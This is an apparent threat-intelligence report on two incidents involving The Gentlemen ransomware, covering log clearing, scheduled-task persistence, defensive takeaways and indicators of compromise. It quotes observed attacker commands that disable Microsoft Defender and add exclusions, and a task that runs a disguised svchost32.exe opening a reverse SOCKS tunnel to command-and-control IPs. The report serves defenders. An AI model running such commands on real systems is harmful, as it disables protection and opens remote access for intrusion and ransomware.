


Acknowledgments: Huntress wishes to recognize the contributions of SOC analysts Nick Roddy and Dani Lopez for their investigations and analysis into these incidents.
The Huntress SOC recently came across two incidents involving The Gentlemen ransomware, an operation that first emerged in mid-2025 and has been very active since then, with Ransomware.live showing claims of over 400 victims across at least 70 countries.
One intriguing aspect of previous The Gentlemen incidents is the defense evasion strategy used by threat actors that have deployed the ransomware. According to a Trend Micro report, threat actors have used custom-built defense evasion tools and capabilities to disable security solutions in The Gentlemen attacks. A more recent leak of the operation’s internal database, in early May, further revealed its operators relying on a group of tools dedicated to security tool evasion, and techniques for abusing Windows logging.
The Gentlemen is a RaaS operation, meaning that it can be distributed in attacks by affiliates, and as such, the observed attack chains will very often differ between attacks. Our investigation into the two incidents where The Gentlemen was deployed revealed several commonalities in TTPs, including the use of Scheduled Tasks and PowerShell. We did also see some basic defense evasion tactics: in both incidents, the Security, System, and Application Event Logs were cleared, although curiously other Windows Event Logs were untouched. The threat actors in these incidents also tried to evade antivirus solutions after their first attempt to deploy the encryptor was blocked.
Our insight into how attacks play out within impacted organizations themselves, combined with the leaked chat corpus revealing the under-the-hood operations of The Gentlemen, offer detailed insight for defenders trying to better understand the incidents linked back to this ransomware.
A not so gentlemen-ly ransomware
The industry is now learning more about The Gentlemen because an insider with access to their information leaked an internal database belonging to the operation in early May. The leak exposed several accounts, including one purportedly belonging to the group’s administrator, who runs the infrastructure and builds the ransomware’s locker and panel. The leak gave an inside look at how the operation works, including initial access vectors (such as edge appliances), CVEs the actors are tracking (including Fortinet authentication bypass flaw CVE-2024-55591), and how ransom negotiations play out.

Previous analysis of The Gentlemen ransomware samples by Check Point researchers has shown eight affiliate IDs tied back to the Tox messaging network that the operation was using – including a Tox ID belonging to the administrator, which indicates that The Gentlemen administrator may also actively engage in some of the attacks, in addition to affiliates.
Previous public reports have also pointed to various techniques used by threat actors deploying The Gentlemen ransomware, including the use of legitimate driver abuse, the leveraging of Group Policy Objects (GPO) to enable domain-wide attacks, and persistence via remote access software (specifically AnyDesk).
Huntress SOC analysts observed two incidents where The Gentlemen ransomware was deployed in April and May. In both incidents, the Huntress agent was deployed post-incident, limiting our visibility into what happened. EDR telemetry from during the attack itself was not available, which could have given valuable insight into the malicious behavior that triggered detections. The impacted organizations did not have SIEM, further limiting data that could show specifics around initial access. However, based on further investigation into the available telemetry, including PowerShell and Windows Event Logs, we were able to gather breadcrumbs about how the attacks unfolded.
A shipping and transportation org incident
On April 10, the Huntress agent was added to an organization in the shipping and transportation sector post-incident.
The first point of visibility we had for the Windows Event Logs started on April 9 and showed the threat actor initiating a Remote Desktop Protocol (RDP) connection using a compromised user’s account. This doesn’t necessarily mean that initial access was achieved via RDP; rather this is as far back as our visibility allowed us to see.
Shortly after the threat actor initiated and then established the RDP connection, they attempted to run the file encryptor (win.exe) locally from the Documents folder, as seen in the following command line:
C:\Users\REDACTED\Documents\win.exe --password REDACTED --T 200 --superfast
Windows Event Logs (specifically Microsoft Defender Event IDs 1116 and 1117) showed Microsoft Defender detecting and blocking this attempt. The logs also showed Defender detecting and blocking Trojan:Win32/MpTamperBulkExcl.H, a PowerShell script that was executed and attempted to tamper with antivirus exclusions.
The threat actor then created a series of Scheduled Tasks (likely on the Domain Controller, as we didn’t see the Event Log Microsoft-Windows-TaskScheduler/140 records that we would expect to see with tasks created locally on the endpoint). One of these was used to run the file encryptor again.
On April 10, the attacker also cleared the System, Application, and Security Windows Event Logs. We get a clear forensic breadcrumb here through a series of Event Logs (specifically Event ID 104 for the Application and System Logs, and Event ID 1102 for the Security log, showing that all have been cleared). However, the threat actor only cleared these three logs, rather than all log files; meaning that there are still plenty of other footprints to investigate.
We get some further information about the threat actor’s subsequent efforts to deploy the ransomware while looking at another source of forensic telemetry, the Managed Antivirus (MAV) detections linked to the attack, which fired off when the Huntress agent was installed.

These showed a second instance of the same win.exe ransomware payload detected on April 10, which was found on the NETLOGON share and executed by the SYSTEM account through the Configuration Manager Client (CcmExec.exe). As Figure 1 indicates (and Microsoft Defender Event ID 1118 within the logs validates), Microsoft Defender detected this but failed to execute the designated remediation.

After the payload was successfully deployed, files were encrypted with an extension .fjn1jw and the ransom note (README-GENTLEMEN.txt) was dropped.
May attack targets a construction company
More recently, the Huntress agent was installed post-incident, on May 18, on three endpoints belonging to a construction company. The Huntress agent was not installed at the beginning of the attack, limiting our visibility into the initial access vector for the incident. However, Microsoft Defender logs illustrated malicious activity being detected as far back as April 22.


The file encryption had also started days earlier before the Huntress agent was installed, on May 15. As seen in Figure 2, the threat actor’s first attempt to execute the encryptor was picked up by Microsoft Defender on that date as well (Ransom:Win64/Gentlemen.SH!MTB).
A closer look at the Defender alert in Figure 2 shows several differences in this incident versus the one in April. Unlike the incident’s encryptor in April, this incident’s file encryption executable had a different name (G_hlm7jj_windows_amd64.exe). The threat actors also operated out of different directories; while the one in April first attempted to use the compromised user’s Documents folder, this more recent one used the Downloads folder.


After their initial attempt to deploy the ransomware failed, the threat actor mixed things up, and we observed several defense evasion techniques. Several Windows Event Logs were cleared by the attacker - but several more remained intact. Those remaining logs, coupled with the PowerShell event logs, provided us an inside look at what happened.The threat actor used an extensive series of commands via PowerShell to disable Microsoft Defender, and then “blind” it with exclusions, before re-deploying the executable. A sample of those commands from the second incident appears as follows:
powershell.exe -Command Set-MpPreference -DisableRealtimeMonitoring $true; Stop-Service -Name WinDefend -Force; Set-Service -Name WinDefend -StartupType Disabled
powershell -Command Set-MpPreference -DisableRealtimeMonitoring $true -Force
powershell -Command Set-MpPreference -EnableControlledFolderAccess Disabled -Force
powershell -Command Add-MpPreference -ExclusionProcess C:\Users\[REDACTED]\downloads\G_hlm7jj_windows_amd64.exe -Force
powershell -Command Add-MpPreference -ExclusionPath C:\ -Force
The threat actor created Scheduled Tasks that were detected on impacted endpoints, which executed a malicious binary from the temp folder. The binary (svchost32.exe), disguised as the legitimate Windows system process svchost.exe, created a SOCKS proxy connection to a command-and-control (C2) IP address at 193.233.202[.]17 on port 44729. This Scheduled Task would persist remote access, using malware that would beacon to the C2 IP address:
C:\Windows\Temp\svchost32.exe client 193.233.202[.]17:44729 R:1081:socks
We also observed a command line from a previous attempt to create a malicious Scheduled Task at a different address, which appeared as follows:
cmd.exe /C schtasks /create /tn WindowsConnSvc /tr C:\Windows\Temp\svchost32.exe client 77.110.122[.]137:37182 R:1085:socks /sc minute /mo 2 /ru SYSTEM /f > C:\Windows\Temp\RbHoNVNU.tmp 2>&1
The Scheduled Task was set to launch every 2 minutes, and for all intents and purposes, after the first launch, one would expect the TaskScheduler Event Log to be full of TaskScheduler/332 events, indicating that the subsequent task could not launch because there was already a copy of the task running. This is a particularly noisy means of persistence, due to the event messages being generated every two minutes. However, on this incident, the logs were full of another sequence of events. Every two minutes a TaskScheduler/101 event would indicate that the task had been launched based on a trigger (in this case, a two minute timer), and would be followed by TaskScheduler/107 and TaskScheduler/203 event messagings, indicating that the task could not be launched. While the logs did not go back far enough to “see” the Scheduled Task being created and registered, there were indications of Scheduled Task, via the identified sequence of event messages, as far back as May 13.
The series of messages appeared every two minutes as follows:
Microsoft-Windows-TaskScheduler/107;\WindowsConnSvc,{0091219c-aa1d-45ee-84eb-1d70f291f818}
Microsoft-Windows-TaskScheduler/101;\WindowsConnSvc,NT AUTHORITY\SYSTEM,2147942593
Microsoft-Windows-TaskScheduler/203;\WindowsConnSvc,{0091219c-aa1d-45ee-84eb-1d70f291f818},C:\Windows\Temp\svchost32.exe,2147942593
On another endpoint, after the Security Event Log had been cleared, session information derived from data from the subsequent three days until the Huntress agent was installed illustrated logins to the compromised user account, originating from the workstation WIN-8OA3CCQAE4D, which Huntress has observed associated with malicious activity going back almost two years. In fact, this workstation has also been identified by FalconFeeds as being associated with Qilin ransomware, and has been identified by Red Asgard as being part of Lazarus infrastructure.
Defending against the gentlemen ransomware attacks
The Gentlemen has gained traction since emerging in mid-2025, and the recent leak of its internal database gave defenders an unusual look at how the group operates behind the scenes. Our own insight into incidents involving the ransomware show threat actors relying on Scheduled Tasks, PowerShell, and log clearing, while still leaving behind enough telemetry for defenders to piece together the intrusion and better understand the threat’s tradecraft. Some of the practical defense takeaways from these incidents include the need to:
- Enforce MFA, restrict RDP, and investigate unusual logons to high-value systems
- Monitor Scheduled Task creation and repeated task failures for signs of persistence or ransomware execution
- Enable Defender tamper protection and investigate any attempts to disable it or add exclusions
- Treat clearing of Security, System, and Application logs as an immediate escalation trigger
As we mentioned in the recent May Tradecraft Tuesday episode about RaaS, defending against ransomware also often starts with securing the basics. That includes maintaining an asset inventory, reducing your attack surface, and deploying monitoring broadly.
Huntress has published indicators of compromise related to these incidents to our threat intelligence repository on Github.
IoCs
|
Indicator |
Description |
|
WIN-8OA3CCQAE4D |
Malicious workstation name (second incident) |
|
193.233.202[.]17 |
C2 IP address for malicious Scheduled Task (second incident) |
|
77.110.122[.]137 |
C2 IP address for malicious Scheduled Task (second incident) |
|
G_hlm7jj_windows_amd64.exe SHA256: f918535f974591ef031bd0f30a8171e3da27a6754e6426a8ba095f83195661c8 |
Encryptor (second incident) |
|
win.exe Command line: |
Encryptor (first incident) |
|
README-GENTLEMEN.txt |
Ransom note (first and second incident) |
|
Trojan:Win32/MpTamperBulkExcl.H |
Defender detection of PowerShell script tampering with antivirus exclusions |
|
Ransom:Win64/Gentlemen.SH!MTB |
Defender detection of Gentlemen ransomware |
|
Ransom:Win64/BlackByte.SZ!MTB |
Defender detection of win.exe |